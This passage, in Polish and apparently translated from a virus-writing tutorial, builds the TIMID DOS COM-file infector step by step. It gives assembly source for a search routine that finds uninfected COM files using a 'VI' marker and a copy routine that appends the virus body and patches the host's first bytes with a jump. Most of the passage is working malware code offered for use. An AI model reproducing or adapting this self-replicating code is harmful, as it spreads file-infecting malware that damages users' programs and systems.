5. Następnie wirus w pamięci zapisuje instrukcję skoku do początku pliku inekowanego, co przekazuje sterowanie do nowego wirusa kiedy jego program nosiciel jest wykonywany.
6. Potem wirus w pamięci pobiera bajty które były pierwotnie pierwszymi w prgoramie, i wstawia je tam z powrotem (pod offset 100H)
7. W końcu kod wirusa skacze do offsetu 100H i pozwala na wykonanie programu nosiciela.

OK, więc zaprojektujmy rzeczywistego wirusa z tymi specyfikacjami. Będziemy potrzebowali zarówno mechanizmu wyszukiwania i mechanizmu kopiowania

MECHANIZM WYSZUKIWANIA

Aby zrozumieć jak wirus wyszukuje nowe pliki dla zainfekowania, ważne jest zrozumienie jak DOS przechowuje pliki i informacje o nich.. Wszystkie informacje o każdym pliku na dysku są przechowywane na dwóch obszarach dysku znanych jako katalog i File Allocation Table, lub w skrócie FAT. Katalog zawiera 32 bajtowy deskryptor pliku zapisany dla każdego pliku. Ten deskryptor zawiera nazwę pliku i rozszerzenie, jego rozmiar, datę i czas utworzenia i atrybut pliku, który zawiera niezbędne informacje dla systemu operacyjnego o tym jak obsłużyć ten plik. FAT jest mapą całego sdysku, który po prostu informuje system operacyjny jaki obszar jest zajmowany przez jaki plik. Każdy dysk ma dwa FAT'y które są identycznymi wzajemnymi kopiami . Druga jest kopią zapasową na wypadek gdyby pierwszy uległ uszkodzeniu. Z drugiej strony, dysk może mieć wiele katalogów. Jeden katalog, zwany katalogiem głównym, jest obecny na każdym dysku, ale główny może mieć wiele podkatalogów, zagnieżdżonych jeden w drugim w formacie struktury drzewa. Te podkatalogi mogą być tworzone, używane i usuwane przez użytkownika. Zatem, strutura drzewa może być prosta lub złożona. Zarówno FAT i katalog główny są umieszczone w stałych obszarach dysku, zarezerowane szczególnie dla nich. Podkatalogi są przechowywane podobnie jak inne pliki z

atrybutem pliku ustawionym aby wskazywał ,że ten plik to katalog. System operacyjny potem obsługuje ten plik podkatalogu w całkowicie różny sposób niż pliki. Plik podkatalogu składa się z sekwencji 32 zapisanych bajtów opisujących pliki w tym katalogu. Może zawierach 32 zapisane bajty z atrybutem ustawionym na katalog, co oznacza ,że ten plik jest podkatalogiem podkatalogu. System operacyjny DOS zawykle kontroluje cały dostęp do plików i podkatalogów. Jeśli jeden chce odczytać lub zapisać do pliku, nie piszemy programu , który znajduje się we właściwym katalogu na dysku, odczytuje rekordy deskryptora plik aby znaleźć właściwy, dowiaduje się gdzie jest plik i odczytuje go. Zamiast robić całą tą pracę, po prostu podaj DOS'owi katalog i nazwę pliku i poproś o otwarcie pliku. DOS wykona całą pracę. Pozwala to zaoszczędzić wiele czasu na pisanie i debuggowanie programu. Nie trzeba działać ze skomplikowanymi szczegółami zarządzania plikami i relacjami ze sprzętem. DOS wykorzystuje procedurę usługi przerwań (ISR). Przerwanie 21H jest główną usługą przerwania DOS, z jakiej korzystamy Aby wywołać ISR, po prostu ustawiamy wymagany rejestry CPU na właściwe wartości ISR jakich potrzebuje aby wiedzieć co robić, i wywołuje przerwania. Na przykład kod

```
mov   ds, SEG  FNAME          ;ds:dx wskazuje nazwę pliku
mov   dx, OFFSET  FNAME
xor   al, al                  ;al = 0
mov   ah, 3DH                 ;Funkcja 3D DOS
int   21H                     ;idż i zrób coś
```

otwiera plik, którego nazwa jest przechowywana w komórce pamięci FNAME, w przygotowaniu do odczytu w pamięci. Ta funkcja mówi DOS aby zlokalizował plik i przygotował do odzytu. Instrukcja "int 21H" przekazuje sterowanie do DOS i pozwala mu wykonać jego pracę. Kiedy DOS kończy otwieranie pliku ,sterowanie wraca do instrukcji bezpośredniej po "int 21H". Rejestr ah zawiera numer funckji, jakiej DOS używa do określania tego o co go prosisz. Pozostałe rejestry należy ustawić inaczej, w zależności od tego, co jest w ah,aby przekazać więcej informacji DOS, co ma do wykonania. W powyższym przykładzie, para rejestrów ds:dx jest używana do wskazywania komórki pamieci gdzie jest przechowywana nazwa pliku do otwarcia. Rejestr al mówi DOS aby otworzył plik tylko do odczytu. Aby napisać podprogram, który wyszukuje pliki do zainfekowania, użyjemy funkcji wyszukiwania DOS. Ludzie którzy napisali DOS wiedzieli ,ze wiele programów (nie tylko wirusy) wymagają możliwości szukania plików i działania na nich jeśli żądany typ został znaleziony. Zatem, dołączyli parę funkcji wyszukiwania do obsługi przerwania int 21, nazwanych Search First i Search Next. Są to jednak bardziej złożon funkcje DOS, a więc użytkownik musi zrobić wiele prac przygotowawczych przed ich wywołaniem. Pierwszym krokiem jest utworzenie w pamięci łańcucha ASCIIZ do określenia katalogu do wyszukiwania, i jakiego pliku szukamy. Jest to po prostu tablica bajtów zakończona przez bajt null (0). DOS może wyszukać i wykazać wszystkie pliki w katalogu lub podzbiorze plików, które użytkownik może określić przez atrybut pliku i podając nazwę za pomocą symboli wieloznacznych "?" i "*", Na przykład łańcuch ASCIIZ

```
DB       '\system\hyper.*',0
```

ustawi funckję wyszukiwania do wyszukania wszystkich plików o nazwie hyper, i dowolnym możliwym rozszerzeniu, w podkatalogu nazwanym system DOS może znaleźć pliki takie jak hyper.c, hyper.prn, hyper.exe. Po ustawieniu tego łańcucha ASCIIZ, musimy ustawić rejestry ds i dx na segment i offset tego łańcucha ASCIIZ w pamięci. Rejestr cl musi być ustawiony na maskę atrybutu pliku ,która mówi DOS jaki atrybut pliku, ułatwiając wyszukiwanie, a który wykluczyć. W koncu, wywołujemy funkcję Search First, musi mieć ustawione ah = 4EH. Jeśli pierwszy wyszukiwanie zakończyło się powodzeniem, wraca ,z rejestrem al = 0 i formuje 43 bajty danych w Disk Transfer Area lub DTA. Ta dana dostarcza programu wykonujacego wyszukiwanie po nazwie pliku jaki znalazł DOSm, jego atrybutu, rozmairu i aty utworzenia. Niektóre z danych w DTA są używane przez DOS do wykonania funkcji Searc Next. Jeśli nie można znaleźć pasującego pliku,

DOS zwraca w al wartość nie zerowąm bez danych w DTA. Ponieważ program wywołujący zna adres DTA, może zbadać ten obszar dla informacji o pliku po przechowaniu go tam przez DOS.Aby zobaczyć jak ta funkcja działa, rozważmy przykład .Załóżmy ,że chcemy znaleźć wszystkie pliki aktualnie zalogowanego katalogu z rozszerzeniem "COM", w tym pliki ukryte i systemowe. Kod języka asemblera dla funkcji Search First będzie wyglądał tak (zakładając ,że DS jest poprawnie ustawiony)

```
SRCH_FIRST:
        mov     dx,OFFSET COMFILE; ustawienie offsetu łańcucha asciiz
        mov     cl,00000110B      ; ustawienie atrybutów ukrytych i systemowych

          mov     ah,4EH            ; funkcja search first
          int     21H               ; wywołanie DOS
          or      al,al             ; sprawdź czy poprawnie
          jnz     NOFILE            ; jeśli nie znaleziono pliku
FOUND:                              ; jeśli plik znaleziono

COMFILE         DB      '*.COM',0
```

Jeśli ten podprogram wykonał się poprawnie, DTA może wyglądać tak:


```
03 3F 3F 3F 3F 3F 3F 3F-3F 43 4F 4D 06 18 00 00   .????????COM....
00 00 00 00 00 00 16 98-30 13 BC 62 00 00 43 4F   ........0..b..CO
4D 4D 41 4E 44 2E 43 4F-4D 00 00 00 00 00 00 00   MMAND.COM.......
```

kiedy program osiąga etykietę FOUND. W tym przypadku znaleźliśmy plik COMMAND.COM. W porównaniu z funkcją Search First, funkcja Search Next jest łatwiejsza ponieważ wszystkie dane są już ustawione przez Search First. Ustawimy ah = 4F i wywołujemy przerwanie DOS 21H:

```
      mov     ah,4FH          ; funkcja search next
      int     21H             ; wywołanie DOS
      or      al,al           ; zobacz czy znaleziono plik
      jnz     NOFILE          ; jeśli nie znaleziono
FOUND2:                       ; przetwarzaj plik
```

Jeśli został znaleziony inny plik, dana w DTA zostanie zaktualizowana nową nazwą pliku a ah będzie ustawione na zero. Jeśli nie znaleziono więcej pasujących plików, DOS usatwi ah na wartość niezerową. Trzeba być uważnym ponieważ dana w DTA nie jest modyfikowana między wywołaniem Search First a późniejszym wywołaniem Search Next, ponieważ Search Next oczekuje że dane z ostatniego wyszukiwania tam będą. Oczywiście wirus komputerowy nie musi przeszukiwać wszystkich plików COM w katalogu. Musi znaleźć taki, któy będzie podatny na zarażenie, a potem go zainfekować. Wyobraźmy sobie procedurę FILE_OK. Przez nazwę pliku na dysku określamy czy ten plik jest dobry dla zarażenia. Jeśli tak, FILE_OK zwróci usatwioną flagę z, w przeciwnym razie zwróci tą flagę zresetowaną. Możemy użyć tej flagi dla określenia czy kontynuować wyszukiwanie innych plików czy powinniśmy zarazić ten. Jeśli nasz mechanizm wyszukiwania jako całość używa flag dla powiedzenia głównemu programowi sterującemu ,że znalazł plik do zarażenia (z = znaleziono, nz = nie znaleziono) wtedy nasza skończona funkcja wyszukiwania może zostać zapisana jako:

```
FIND_FILE:
      mov     dx,OFFSET COMFILE
      mov     al,00000110B
      mov     ah,4EH          ; pierwsze wyszukiwanie
      int     21H
FF_LOOP:
      or      al,al           ; wszelkie możliwości znalezienia?
      jnz     FF_DONE         ; nie -wyjście z resetem
      call    FILE_OK         ; tak - sprawdź czy można zarażać
      jz      FF_DONE         ; tak - wyjście z ustawionym z
      mov     ah,4FH          ; nie - szukamy innego pliku
      int     21H
      jmp     FF_LOOP         ; wracmy i patzrymy co się dzieje
FF_DONE:
      ret                     ; powrót do głównego programu wirusa
```



Przestudiuj ten podprogram wyszukiwania ostrożnie. Ważne jest aby zrozumieć ,czy chcesz pisać wirusy, czy też bardziej ogólne programy.
Oczywiście, dla naszego wirusa działa poprawnie, musimy napisać funkcję FIL_OK , która określa czy plik powinien być zarażony czy pozostawiony w spokoju. Funkcja ta jest szczególnie ważna dla porażki lub sukcesu wirusa, ponieważ mówi wirusowi kiey i gdzie uderzyć. Jeśli mówi aby wirus zainfekował program, który nie ma miejsca na wirusa, wtedy nowo zainfekowany program może być przypadkowo zniszczony. Jeśli FILE_OK nie może powiedzieć czy program nie jest już zainfekowany, powie wirusowi aby szedł dalej i infekował ten plik ponownie, ponownie ,

ponownie. Potem plik będzie się rozrastał nie mając miejsca na infekcje. Na przykład procedura :

```
FILE_OK:
      xor     al,al
      ret
```

ustawia flagę z i powraca. Jeśli nasz podprogram wyszukiwania używa tego podprogramu, to zawsze zatrzyma się i powie ,że pierwszy plik COM był tym do zarażenia. Oznaczałoby to ,że pierwszy program COM w katalogu byłby tym programem, który był kiedykolwiek zainfekowany. Tak więc, chociaż powyższy przykład FILE_OK może umożliwić wirusowi zainfekowanie przynajmniej jednego pliku, nie będzie działał na tyle dobrze aby wirus mógł zacząć przeskakiwać z pliku na plik. Dobry podprogram FILE_OK musi wykonać dwie kontrole : (1) musi sprawdzić plik aby zobaczyć czy jest zbyt duży aby dołączyć wirusa, oraz (2) musi sprawdzić , czy wirus już tam jest. Jeśli plik jest dość krótki, a wirusa tam nie ma, FILE_OK powinien wrócić do podprogramu wyszukiwania. Na wejściu do FILE_OK, funkcja wyszukiwania ustawiłąby DTA z 43 bajtami informacji o pliku do sprawdzenia, w tym jego rozmiar i nazwę. Załóżmy ,że zdefiniowaliśmy dwie etykiety FSIZE i FNAME w DTA do dostępu do rozmiaru pliku i nazwy pliku, odpowiednio. Potem sprawdzamy rozmiar pliku aby zobaczyć czy wirus będzie pasował. Ponieważ rozmiar pliku COM jest zawsze mniejszy niż 64 kB,możemy załadować rozmiar pliku jaki chcemy zainfekować do rejestru ax:

```
mov     ax,WORD PTR [FSIZE]
```

Następnie dodajemy liczbę bajtów jakie wirus może dodać do tego pliku, plus 100H. 100H jest konieczne ponieważ DOS będziesz również alokował miejsce dla PSP, i ładował plik programu pod offset 100H. Dla określenie liczby bajtów potrzebnych wirusowi, wstawiamy etykietę VIRUS na początku kodu wirusa i END_VIRUS na końcu, i bierzemy różnicę. Jeśli dodamy te bajty do ax, a ax zostanie przepełniony, wtedy plik, jaki znalazł program wyszukiwania jest zbyt duży aby go pomyślnie zainfekować. Przepełnienie będzie powodowało ustawienie flagi c, więc sprawdzenie rozmairu pliku będzie wyglądało mniej więcej tak:

```
FILE_OK:
      mov     ax,WORD PTR [FSIZE]
      add     ax,OFFSET END_VIRUS - OFFSET VIRUS + 100H
      jc      BAD_FILE
      .
      .
      .
GOOD_FILE:
      xor     al,al
      ret
BAD_FILE:
      mov     al,1
      or      al,al
      ret
```

Ten podprogram będzie wystarczający, aby zapobiec zainfekowaniu pliku , który jest zbyt duży. Kolejny problem z podprogramem FILE_OK jest taki ,że musimy unikać zainfekowania pliku już zainfekowanego. Można to osiągnąć tylko wtedy kiedy wirus ma pełne zrozumienie tego jak infekować. W wirusie TIMID zastępujemy pierwsze kilka bajtów programu nosiciela skokiem do kodu wirusa. Zatem, procedura FILE_OK może wyjść i odczytać w pliku, który jest kandydatem do zainfekowania, czy w jego pierwszej instrukcji jest skok .Jeśli nie , to nie ma jeszcze wirusa. Sn dwa rodzaje instrukcji skoku jakie można napotkać w pliku COM, znane jako skok bliski i skok

krótki. Wirusy kaie będziemy tu tworzyć, używają skoku bliskiego aby przejąć kontrolę w momencie startu programu. Ponieważ skok krótki ma zakres tylko 128 bajtów, nie możemy o używać do infekowania plików COM większych niż 128 bajtów. Skok bliski pozawala na zakres 64 kilobajtów. Zatem może zawsze być używany do skoku z początku pliku COM do wirusa, na koniec programu , bez względu jak wielki jest duży plik COM (tak długo jak jest to poprawny plik COM) Skok bliski jest przedstawiany w języku maszynowym bajtem E9H, a następnie przez dwa bajty, które mówią CPU jak daleko skakać. Tak więc nasz pierszy test to zobaczyć czy infekcja już wystąpiła, to sprawdzić czy pierwszym bajtem w pliku jest E9H .Jeśli jest coś jeszcze, wirus może infekować. Szukaknie samego E9H nie wystarczy jednak. Wiele plików COM jest stworzonych tak, że pierwsza instrukcja jest skokiem do początku. W ten sposób, wirus może napotkać pliki, które zaczynają się od E9H,chociaż nie zostały zainfekowane. Wirus nie może zakładać ,że plik został zainfekowany tylko dlatego ,że zaczyna się od E9H,. Musi iść dalej. Musi mieć sposób powiedzenia czy plik został zainfekowany nawet gdy jest uruchamiany z E9. Jeśli nie uzwględnimy tego dodatkowego kroku w podprogramie FILE_OK, wirus będzie przechodził przez zbyt wiele dobrych plików, które mógłby zainfekować ,bo myśli ,że zostały zainfekowane. Nie włączenie tej funkcji do FILE_OK spowoduje ograniczenie funkcjonalności wirusa. Jedne ze sposobów aby ten test był prosty i niezawodny, to zmienić kilka bajtów więcej niż to konieczne na początku programu nosiciela. Bliski skok będzie wymagał trzech najtów, więc możemy wziąść jeszcze dwa, i zakodować w unikalny sposób aby wirus mógł być pewien ,że plik został zainfekowane jeśli te dwa bajty są zakodowane prawidłowo. Najprostszy schemat to po prostu ustawić je na jakąś stałą wartość. Użyjemy tu dwóch znaków "VI" .Zatem kiedy plik zaczyna się od bliskiego skoku p którym są bajty "V" = 56H i "I" = 49H, możemy być prawie pewni ,że wirus już tam jest. Raz na jakiś czas wirus odkryje plik COM ze skokoiem po którym następuje "VI" chociaż nie jest zainfekowany. Szanse na to są bardzo małe, ale to nie będzie wielka strata jeśli wirus nie zarazi jednego pliku na milion. Będzie infekował wszystko.
Aby odczytać pierwsze pięć bajtów, otwieramy go z przerwaniem DOS 21H z funkcją 3DH. Funkcja ta wymaga od naz ustawienia ds:dx wskazujących nazwę pliku (FNAME) i określenia praw dostępu , jakich żądamy w rejestrze al. W podprogramie FILE_OK wirus musi tylko odczytać plik. Spróbujemy go jednak otworzyć do odczytu i zapisu. Jeśli atrybut pliku jest ustawion na tylko do odczytu, próba otworzenia w trybie odczyt/zapis spowoduje błąd (który DOS sygnalizuje przez ustawienie flagi przeniesienia przy powrocie z INT 21H) Pozwala to wirusowi wykryć pliki tylko do odczytu i ich uniknąć, ponieważ wirus musi zapisaćdo pliku aby go zainfekować. Jest dużo lepiej dowiedzieć się ,że plik jest tylko do odczytu, w podprogramie wyszukiwania,niż zakładać ,że plik jest dobry do zainfekowania a potem wirus ma problemy przy próbie zarażenia. Zatem kiedy otwieramy plik, ustawikay al = 2 co mówi DOS'owi aby otworzył go w trybie odczyt/zapis. Jeśli DOS otworzy plik z powodzeniem, zwraca uchwyt pliku w ax. Jest to liczba jakiej używa DOS do odnoszenia sięd pliku we wszystkich późniejszych żądaniach. Kod otwarcia pliku może wyglądać tak:

```
mov     ax,3D02H
mov     dx,OFFSET FNAME
int     21H
jc      BAD_FILE
```

Po otwarciu pliku , wirus może dokonać rzeczywistej operacji odczytu,funkcja 3FH DOS. Aby odczytać plik, musi ustawić bx równe liczbie uchwytu pliku a cx na liczbę bajtów odczytanych z pliku. Równeież ds:dx muszą być ustawione na komórkę w pamięci gdzie dana odczytana z pliku będzie przechowywana (którą nazwiemy START_IMAGE). DOS przehowuje wewnętrzny wskaźnik pliku dla każdego otwartego pliku, który śledzi , gdzie w pliku DOS wykonuje zapisywanie i odczytywanie. Wskaźnik pliku jest czterobajtową liczbą całkowitą long, która określa do którego bajtu w wybranym pliku odnosi się operacja odczytu lub zapisu. Ten wskaźniki pliku zaczyna wskazywać pierwszy bajt w pliku (wskaźnik pliku = 0) i jest automatycznie traktowany

przez DOS jako plik odczytany z lub zapisany do. Ponieważ zaczyna się na początku pliku, a procedura FILE_OK musi odczytać pierwsze pięć bajtów pliku, nie ma potrzeby czepiania się teraz wskaźnika pliku. Jednak, należy mieć świadomość ,że jest tam ukryty przez DOS. Jest to niezbędny element każdego odczytywanego i zapisywanego pliku jaki chcemy zrobić. Kiedy przychodzi czas na wirusa aby zainfekował lik, będzie musiał zmienić ten wskaźnik pliku aby pobrać kilka bajtów tu i wstawił je tam itd. Wykonanie tego jest o wiele szybsze (więc mniej widoczne) niż odczyt całego pliku do pamięci, manipulowanie nim w pamięci a potem zapis z powrotem na dysk. Na razie jednak, rzeczywisty odczyt pliku jest dość prosty .Wygląda tak :

```
mov     bx,ax                       ; wstawienie obsługi do bx
mov     cx,5                        ; przygotowanie do odczytu 5 bajtów
mov     dx,OFFSET START_IMAGE       ; START_IMAGE
mov     ah,3FH
int     21H                         ; zrób to
```

Nie martw się o możliwości błędów przy odczytywaniu pięciu bajtów. Jedyny możliwy błąd jest taki ,że nie jest dośćdługi aby odczytać pięć bajtów, a my jesteśmy przekonani ,że większość plików COM ma więcej niż 4 bajty. W końcu, aby zamknąć plik użyjemy funkcji DOS 3EH i wstawimy uchwyt pliku w bx. Wszystko razem, procedura FILE_OK wygląda tak:

```
FILE_OK:
        mov     dx,OFFSET FNAME     ; najpierw otwieramy plik
        mov     ax,3D02H            ;r/w

        int     21H
        jc      FOK_NZEND

        mov     bx,ax
        push    bx
        mov     cx,5
        mov     dx,OFFSET START_IMAGE
        mov     ah,3FH
        int     21H

        pop     bx
        mov     ah,3EH
        int     21H

        mov     ax,WORD PTR [FSIZE]
        add     ax,OFFSET ENDVIRUS - OFFSET VIRUS
        jc      FOK_NZEND
        cmp     BYTE PTR [START_IMAGE],0E9H
        jnz     FOK_ZEND
        cmp     WORD PTR [START_IMAGE+3],4956H
        jnz     FOK_ZEND
FOK_NZEND:
        mov     al,1
        or      al,al
        ret
FOK_ZEND:
        xor     al,al
        ret
```

To jest nasze całe omówienie na temat mechanizmu wyszukiwania wirusa

MECHANIZM KOPIOWANIA

Po znalezieniu przez wirus pliku do zainfekowania, musi dojść do procesu zakażenia. Teraz napiszemy kod, który w rzeczywistości to zrobi. Wstawimy wszystko do podprogramu nazwanego INFECT. Kod INFECt jest całkiem prosty. Po pierwsze wirus otwiera plik, którego nazwa jest przechowywana w FNAME, w trybie oczyt/zapis, jak to miało miejsce podczasa wyszukiwania

pliku, i zapisuje uchwyt pliku w obszarze danych nazwanym HANDLE. Tym razem, jednak, chcemy przejść na koniec pliku i tam zapisać wirus. Aby to zrobić, przesuwamy wskaźnik pliku za pomocą funkcji 42H DOS. Wywołując funkcję 42H, rejestr bx musi być ustawiony na numer uchwytu pliku a cx:dx muszą zawierać 32 bitową liczbę całkowitą long, mówiącą gdzie przesunąć wskaźnik pliku. Istnieją trzy różne sposoby na użycie tej funkcji, jako określnych przez zawartość rejestru al. Jeśli al=0, wskaźnik pliku jest ustawiony w stosunku do początku pliku. Jeśli al=1, jest zwiększany w stosunku do bieżącej lokalizacji, a jeśli al=2, cx:dx jest używane jako offset od końca pliku. Ponieważ pierwszą rzeczą jaką musi zrobić wirus, jest umieszczenie jego kodu na końcu pliku COM jaki atakuje,ustawia wskaźnik pliku na końxu tego pliku. To jest łatwe. Ustawiamy cx:dx = 0, al=2 i wywołujemy funkcję 42H:

```
xor     cx,cx
mov     dx,cx
mov     bx,WORD PTR [HANDLE]
mov     ax,4202H
int     21H
```

Ze wskaźnikiem pliku w odpowiednim miejscu ,wirus może teraz zapisać się na dysku na końcu pliku. Aby to zrobić, po prostu korzysta z funkci zapisu DOS 40H.Aby korzystać z funkcji 40H, musi ustawić ds:dx na położenie w pamięci gdzie jest przechowywana dana, która ma być zpisana na dysk. W tym przypadku jest to początek wirusa. Następnie ustawiamy cx na liczbę bajtów do zapisania a bx na uchwyt pliku. Jest jeden problem. Ponieważ wirus będzie się dołączał do plików COM o różnych rozmiarach, adres początku kodu wirusa nie będzie się znajdował w jakimś stałym miejscu w pamięci. Każdy plik do ktróego jest dołączany, wstawia go gdzieś w pamięci. Tak więc wirus musi być wystarczająco intelignentny aby dowiedzieć się gdzie to jest. Aby to zrobić wykorzysatmy sztuczkę w głównym podprogramie kontroli, i przechowamy przesunięcie kodu wirusa w komórce pamięci o nazwie VIR_START. Tu założymy, że pamięć jest poprawnie zainicjalizowana. Potem kod do zapisu wirusa na końcu pliku jaki atakuje będzie wyglądał po prostu tak:

```
mov     cx,OFFSET FINAL - OFFSET VIRUS
mov     bx,WORD PTR [HANDLE]
mov     dx,WORD PTR [VIR_START]
mov     ah,40H
int     21H
```

gdzie VIRUS jest etykietą identyfikującą początek kodu wirusa a FINAL jest etykietą identyfikującą koniec kodu. OFFSET FINAL – OFFSET VIRUS jest niezależnym położeniem wirusa w pamięci. Teraza, z głównym ciałem kodu wirusa dołączonym na końcu pliku CO, wirus musi wykonać pewne czyszczenie. Najpierw musi przesunąć pierwsze pięć bajtów pliku COM do obszaru przechowywania w kodzie wirusa. Następnie musi umieścić instrukcję skoku plus kod liter "VI" na początku pliku COM. Ponieważ mamy już odczytane pierwsze pięć bajtów pliku COM w podprogramie wyszukiwania, są one gotowe i oczekują na działanie START_IMAGE. Musimy tylko zapisać je na dysk w odpowiednim miejscu. Zauważ ,że muszą być dwa oddzielne obszary w wirusie dla przechowywania pięciu bajtów kodu startowego. Aktywny wirus musi maieć obszar danych START_IMAGE dla przechowywania danych z pliku jaki chcesz zarazić, ale musi mieć również inny obszar, który będzie wywoływał START_CODE. Ten zawiera pierwsze pięć bajtów tego pliku do którego jest podłączony. Bez START_CODE, aktwyny wirus nie będzie mógł przekazać sterowania do programu nosiciela do którego jest podłączony, kiedy wykonywanie jest zrobione.Aby zapisać pierwsze pięc bajtów pliku w ataku wirusa , musi on pobrać pięć bajtów w START_IMAGE i przechwuje je tam gdzie jest na dysku umieszczony START_CODE. Po pierwsze wirus ustawia wskaźnik pliku na położenie START_CODE na dysku. Aby znaleźć to położenie,

musi pobrać oryginalny rozmiar pliku (przechowywany w FSIZE w podprogramie wyszukiwania) i dodać OFFSET START_CODE – OFFSET VIRUS do niego, przesuwając wskaźnik pliku w stosunku do początku tego pliku:

```
xor     cx,cx
mov     dx,WORD PTR [FSIZE]
add     dx,OFFSET START_CODE - OFFSET VIRUS
mov     bx,WORD PTR [HANDLE]
mov     ax,4200H
int     21H
```

Następnie, wirus zapisuje pięć bajtów START_IMAGE do pliku:

```
mov     cx,5
mov     bx,WORD PTR [HANDLE]
mov     dx,OFFSET START_IMAGE
mov     ah,40H
int     21H
```

W końcowym kroku infekcji pliku jest ustawieniey pięciu pierwszych bajtów pliku na skok do początku kodu wirusa,wraz z literami "VI". Aby to zrobić, należy najpirw umieścić wskaźnik pliku na początku tego pliku:

```
xor     cx,cx
mov     dx,cx
mov     bx,WORD PTR [HANDLE]
mov     ax,4200H
int     21H
```

Następnie musimy ustawić obszar danych w pamięci z poprawnymi informacjami do zapisu na początek pliku. START_IMAGE jest dobrym miejscem do ustawienia tych bajtów ponieważ te dane nie są już do niczego potrzebne. Pierwszy bajt powinien mieć instrukcję skoku bliskiego, E9:

```
mov     BYTE PTR [START_IMAGE],0E9H
```

Kolejne dwa bajty powinny być słowami, które mówią CPU ile bajtów powinien skoczyć w przód. Te bajty muszą być oryginalnymi rozmiarami pliku programu nosiciela, powiększonym o liczbę bajtów wirusa, które są przed rozpoczęciem kodu wykonywalnego (wstawimy tam jakieś dane). Musimy również odjąć 3 od tej liczby ponieważ skok względny jest zawsze odoszony do bieżącego wskaźnika instrukcji, który będzie wskazywał 103H kiedy skok jest wykonywany w rzeczywistości. W ten sposób bajty te mówią programowi gdzie jest skok:

```
mov     ax,WORD PTR [FSIZE]
add     ax,OFFSET VIRUS_START - OFFSET VIRUS -3
mov     WORD PTR [START_IMAGE+1],ax
```

W końcu ustawiamy ID bajtów "VI" w naszym pięciobajtowym obszarze danych

```
mov     WORD PTR [START_IMAGE+3],4956H   ;'VI'
```

zapisujemy dane na początku pliku, używając funkcji zapisu DOS

```
mov     cx,5
mov     dx,OFFSET START_IMAGE
mov     bx,WORD PTR [HANDLE]
mov     ah,40H
int     21H
```

a potem zamykamy plik używając DOS

```
mov     ah,3EH
mov     bx,WORD PTR [HANDLE]
int     21H
```

Ot i cały mechanizm kopiowania

MAGAZYNOWANIE DANYCH DLA WIRUSA

Jednym z problemów jakiemu musimy stawić czoła w tworzeniu tego wirusa jest to jak znaleźćdane, Ponieważ wszystkie skoki i wywołania w pliku COM są względne, nie musimy robić nic niezwykłego ze względu na fakt ,że wirus musi relokować się sam jako kopia samego się z porgramu do programu, Skoki i wywołania relokują się autoamtycznie, Magazynowanie dancyh nie jest łatwe .Dane odnoszą się do absloutnego offsetu w segmencie programu oznaczonego HANDLE. Nie możemy po prostu zdefiniować słowa w pamięci używając dyrektywy asemblerowej takie jak:

```
HANDLE DW       0
```

potem go zasemblować i uruchomić wirusa, Jeśli to zrobisz, będzie pracował dobrze za pierwszym razem, Kiedy dołączy się sam do nowego programu,wszystkie adresy pamięci zostaną zmienionem, a wirus będzie miał spore problemy. Będzie bombą sam dal siebie, lub programu nosiciela. Są dwa sposoby uniknięcia tej katastrofy. Po pierwsze, można wstawić wszystkie dane razem w jedno miejsce, i napisać program dynamicznie określający gdzie jest dana i przechować tą wartość w rejestrze (np si) :

```
mov     bx,[si+HANDLE_OFS]
```

gdzie HanDLE_OFS jest pffsetem zmiennej HANDLE od początku do obszaru danych. Alternatywnie, można wstawić wszystkie dane do stałej lokacj w segmencie kodu,zapewniając ,że ani wirus ani nosiciel nie zajmą tej przestrzeni Jedynym bezpiecznym miejscem do zrobienia tego jest koniec segmentu gdzie urzęduje stos. Ponieważ wirus przejmuje kontrolę z CPU kiedy plik COM jest wykonywany, również kontroluje stos. Zatem możemy określić dokładnie co stos robi. To jest metodą jaką wybieramy. Kioedy wirus najpierw uzyskuje kontrolę, wskaźnik stosu sp, jest ustawiany na FFFFH, Jeśli wywołuje podprogram, adres bezpośrdenio po tym wywołaniu jest umieszczany na stosie w bajtach FFFFh i FFFEH w segmencie programu, a wskaźnik stosu jest zmniejszay o dwa do FFFDH, Kiedy CPU wykonuje instrukcje return w podprogramie, używa dwóch bajtów przechowywanych przez wywołanie do określenia gdzie ma wrócić, zwiększa wskaźnik stosu o dwa Podobnie wykonanie instrukcji push zmniejsza stos o dwa bajty i przechowuje żądany rejestr w loakcji wskaźnika stosu. Instrukcj pop odwraca ten proces. Instrukcja int wymaga pięciu bajtów przestrzeni stosu i zawiera wywołanie obsługi przerwań 